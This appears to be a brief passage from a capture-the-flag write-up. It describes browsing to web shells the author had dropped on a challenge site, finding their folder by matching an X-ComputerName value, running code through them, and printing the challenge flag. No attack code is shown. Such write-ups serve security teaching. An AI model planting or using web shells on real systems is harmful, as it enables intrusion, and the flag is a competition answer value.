
From here, we can try and browse to the site and with some educated guess*, we are able to view the shells that we have dropped.

*The folder Hekeded is the same as X-ComputerName value in the script.



With our newly found shell, we are able to perform code execution as well as retrieve the flag.





wgmy{467526afb49d6c57e2c83fb7645302c4}